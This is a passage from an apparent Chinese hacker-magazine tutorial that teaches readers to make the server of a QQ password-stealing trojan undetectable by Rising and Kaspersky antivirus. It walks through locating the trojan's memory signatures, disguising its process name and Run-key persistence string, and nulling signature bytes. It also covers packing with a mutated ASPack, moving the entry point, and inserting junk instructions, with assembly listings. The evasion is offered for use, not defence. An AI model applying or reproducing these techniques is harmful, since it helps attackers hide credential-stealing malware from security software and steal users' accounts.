


图7

三、服务端的免杀

免杀的方法有很多种，每个人都有自己的一套方法，方法不一样带来的结果也不一样。如果程序不想很快被杀，那只有自己修改最好了。这里推荐大家做免杀的时候以瑞星和卡巴做参照物。因为大家都知道免杀分两种，内存免杀，文件免杀。而瑞星杀毒在内存查杀方面比较厉害，卡巴则在文件查杀当中是首屈一指的。但是卡巴的内存查杀不是真正的内存查杀，一般文件免杀过了，内存也就过了。

1、瑞星内存免杀

首先来看下内存免杀，用OD载入服务端看下，之后用瑞星杀下内存，发现马上就被杀，病毒名为：Trojan.PSW.QQRobber.1209，如图8所示。




图8

常规的方法就是CCL定位出内存特征代码，之后找到特征代码位置，运用跳转法和直接修改法都可以。还可以用Vmprotect直接加密特征代码段，方法很多。具体CCL定位不想多说，之前的杂志动画教程很多，不懂的可以来问我。

这里我想和大家一起分享如何快速地寻找内存特征代码，毕竟CCL定位有时候很浪费时间，程序小还好说，大一点的话工作量可想而知。(菜鸟：我等到花儿也谢了～～)

如果大家玩免杀时间长了，可能会注意到这样一点，瑞星很多时候喜欢把内存特征代码定位在一些注册表上面，包括一些字符、进程名等等。但是如何才能找到呢？这里告诉大家一个方法，用反汇编利器W32Dasm就能搞定。就拿本文的啊拉大盗的服务端来看下，W32Dasm载入服务端，之后点击“参考——串式数据参考”，这里一般程序运行时候的进程名、字符，写入的系统注册表等等，都将会在这里出现(俗称：黑名单)，如图9所示。




图9

大家看到没有?这里列出了程序里的关键字和一些注册表启动项，以及进程名。有了这个黑名单，我们在以后做免杀的过程中就等于如虎添翼了，有时候就没有必要去CCL定位了，对照黑名单修改就可能直接过了瑞星的内存查杀。

回到主题，再回过头来看下啊拉的内存免杀。

首先，我们先来了解一下啊拉服务端程序的特征。啊拉大盗服务端运行之后会产生NTDHCP的进程名，这个是啊拉默认的进程名，同时会生成ntdhcp.exe文件。瑞星已经把它定义为病毒特征代码了，所以我们要修改掉，改成和系统文件相似的进程名。用Uedit32直接查找ntdhcp，直接替换为alcupd(为了隐蔽，不知道的可以去c:\windows下找，随便找一个，但长度要和原来一样，以免出错)。

提示 改免杀之前，了解一下病毒程序的特征将会使你事半功倍！

其次，我前文提到了注册表，对照着W32Dasm里面的黑名单，我们发现有这么一句，这是木马常驻留的地方，如图10所示。




图10

“SoftWare\Microsoft\Windows\CurrentVersion\Run”大小写替换下，我们再来用OD载入，查杀内存试试！

建议 凡是木马驻留的注册表项都大小写，可以加快分析特征代码的速度。

但是，我们发现修改的两处都不行，还是被杀。莫非不在黑名单当中？到此，我们最起码了解了瑞星对于这个木马定义了多重内存特征代码。具体几处？未知！

经过一段时间分析，发现瑞星把黑名单中“瑞星杀毒软件下载版”也列为了内存特征代码，呵呵，这是我第一次见到哦。如果你事先没有把握，也可以用OD的一半一半填充法来定位，也很方便。如果二者能结合，你的免杀功力绝对赶超李小龙了～呵呵。

下面就来修改这个内存特征代码，屠龙宝刀C32Asm出场，这也是一款极好的编译工具。打开服务端，我们来到9430处，把“瑞星杀毒软件下载版”当中的“瑞”字给替换掉，试试，如图11所示。



图11

选择C8 F0，填充为00，保存确定！再来用OD载入杀下，呵呵，这次终于过了瑞星内存。综上所述，我们可以知道啊拉QQ大盗build1209版内存特征代码如下：

NTdhcp
瑞星杀毒软件下载版
SoftWare\Microsoft\Windows\CurrentVersion\Run

如果你事先修改的特征代码是“瑞星杀毒软件下载版”，那么用OD载入查杀内存就会发现另一个特征代码的病毒名：Trojan.PSW.Qqpass.hiy，如图12所示。




图12

瑞星真是毒啊，普通一个木马定义了三个特征代码！你好毒，你好毒，你好毒毒毒～～～瑞星内存查杀名不虚传！不过有W32Dasm的黑名单在手，我怕WHO?

2、卡巴文件免杀

内存免杀搞定，文件免杀也就不难了！用啥工具，还是CCL定位吗？非也非也！CCL定位诚然也可以，但是这里我给大家带来一个全新的免杀思路，不修改文件特征代码做文件免杀。

经过瑞星的折磨，我想大家已经疲惫不堪了～！来点轻松的(我比较喜欢这个，人太懒)。简单介绍下不修改文件特征代码做免杀的方法：加壳，修改程序入口，加花指令，VM加密等等。这种不修改特征代码的方法，简单快捷，是居家旅行杀人放火之良药！

下面我来教大家常见的三种不修改特征代码做免杀的方法：

(1)加壳

找一些生僻的壳，对于免杀有非同凡响的效果。铛……铛……铛，ASPACK2.12变异壳第3版上场啦～～这个壳是处理之后的aspack2.12变异壳，加壳之后卡巴已经不认识它了，嘿嘿，当然也就pass通过了。这个工具我会提供给大家的，如图13所示。




图13

(2)修改入口

这个方法有个优点，不改变程序体积大小，而且免杀效果也比较好，对付卡巴再好不过了。

简单说下原理：一般程序都有空白地址，把程序入口的几行代码转移到空白地址，再jmp到入口，这样程序入口代码就让我们转到了别的地方，再把程序入口改成新的入口地址。下面看步骤：

OD打开啊拉服务端，记下程序入口的几行代码，不要多，5、6行就够了，如图14所示。




图14

接着去找空白地址，往下拉！随便找一处：40BD6F，把入口的几行代码写到这里，注意最后还要JMP到你剪切掉的下一个代码地址，也就是40B980处，这样程序上下才能连接！如图15所示。

```
0040BD61   0000          add byte ptr ds:[eax],al
0040BD63   55            push ebp
0040BD64   8BEC          mov ebp,esp
0040BD66   B9 04000000   mov ecx,4
0040BD6B   6A 00         push 0
0040BD6D   6A 00         push 0
0040BD6F   E9 0CFCFFFF   jmp 服务端.0040B980
0040BD74   0000          add byte ptr ds:[eax],al
0040BD76   0000          add byte ptr ds:[eax],al
0040BD78   0000          add byte ptr ds:[eax],al
0040BD7A   0000          add byte ptr ds:[eax],al
0040BD7C   0000          add byte ptr ds:[eax],al
```

图 15

选择红色代码，右键复制到可执行文件，选择部分，保存！

之后再用 peditor 修改一下新的程序入口地址为：40BD6F，如图 16 所示。




图 16

Ok，这样卡巴也是免杀的~！

（3）加花指令

何谓花指令，简单说就是“垃圾代码”，在程序中不影响程序的执行。但是确给一些 crack 和一些杀毒软件带来识别上的困难，用法也是多种多样。这里我就直接加花，之后再加壳。

下面我提供一段花指令给大家：

```
push ebp
mov ebp,esp
add ecx,2
add ecx,-2
add esp,+C
add esp,-C
mov eax,填你原始入口地址
push eax
retn
```

原始入口：40B974 下面去找空白地址：40BD6F，之后把花指令添加到 40BD6F 这里，修改程序入口为 40BD6F，保存，peditor 修改新入口！如图 17 所示。

```
0040BD6F   55            push ebp
0040BD70   8BEC          mov ebp,esp
0040BD72   83C1 02       add ecx,2
0040BD75   83C1 FE       add ecx,-2
0040BD78   83C4 0C       add esp,0C
0040BD7B   83C4 F4       add esp,-0C
0040BD7E   B8 74B94000   mov eax,服务端.<ModuleEntryPoi
0040BD83   50            push eax
0040BD84   C3            retn
```

图 17

说了这么多，不知道大家看懂没有？也谢谢你能这么耐心地把文章看完。本人水平有限，抛砖引玉，还请各位高手多多指点。如果大家有什么更好的想法，要记得通知我哦：）联系 QQ：580071。

PS：配套光碟已经送到啊拉 QQ 大盗黑客手册专版，希望大家喜欢！过瑞星和卡巴杀毒。

编辑点评： 对于程序的免杀，比较方便的方法就是给程序加壳，像文章中提到的 aspack 变异版，还有 MEW、FSG 等都是不错的选择。

